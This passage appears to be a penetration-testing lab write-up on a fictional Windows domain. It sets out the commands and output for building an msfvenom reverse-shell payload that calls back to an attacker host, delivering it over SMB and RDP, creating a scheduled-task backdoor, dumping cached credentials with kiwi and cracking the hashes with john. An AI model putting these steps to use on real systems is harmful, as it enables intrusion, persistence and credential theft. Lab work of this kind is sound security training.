payload using msfvenom using this command:
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
- Then we delivered the virus using smbshare. This allows us to connect to the C drive on the remote machines as the user tstark
- Executed the virus using remote desktop access
- Ran a payload and got a reverse shell
- In metasploit we use the exploit/multi/handler module and run it using exploit -j (-j means to run in the background, ensures our listener is constantly listing)


Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
xfreerdp - Google Searc...
root@kali: ~
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
[*] Started reverse TCP handler on 172.22.117.100:9001
msf6 exploit(multi/handler) > sessions
Active sessions
No active sessions.
msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 172.22.117.20
[*] Meterpreter session 3 opened (172.22.117.100:9001 → 172.22.117.20:58137) at 2024-01-22 20:54:55 -0500
msf6 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
3 meterpreter x64/windows MEGACORPONE\tstark @ WINDOWS10 172.22.117.100:9001 → 172.22.117.20:58137 (172.22.117.20)
msf6 exploit(multi/handler) > sessions3
[-] Unknown command: sessions3
msf6 exploit(multi/handler) > sessions 3
[*] Starting interaction with 3...
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System
8 612 svchost.exe
72 4 Registry
108 612 svchost.exe
196 612 svchost.exe
360 4 smss.exe
388 612 svchost.exe
392 612 svchost.exe
420 612 SgrmBroker.exe
What is RDP used for?




Used another module to escalate privileges.




For persistence we created a scheduled task that will execute your payload every day at midnight


task ---schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"




We continue to see if we can steal credentials
Load the psexec module: use exploit/windows/smb/psexec
In the Meterpreter session we load the kiwi extension.




Then we viewed the help menu “?”
From there we were able to dump all the cached credentials




Using john again we were able to crack the hashes



Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
root@kali: ~
root@kali: ~
File Actions Edit View Help
root@kali: ~ ×
root@kali: ~ ×
┌──(root💀kali)-[~]
└─# nano lsa_hash.txt
┌──(root💀kali)-[~]
└─# john --format=mscash2 lsa_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
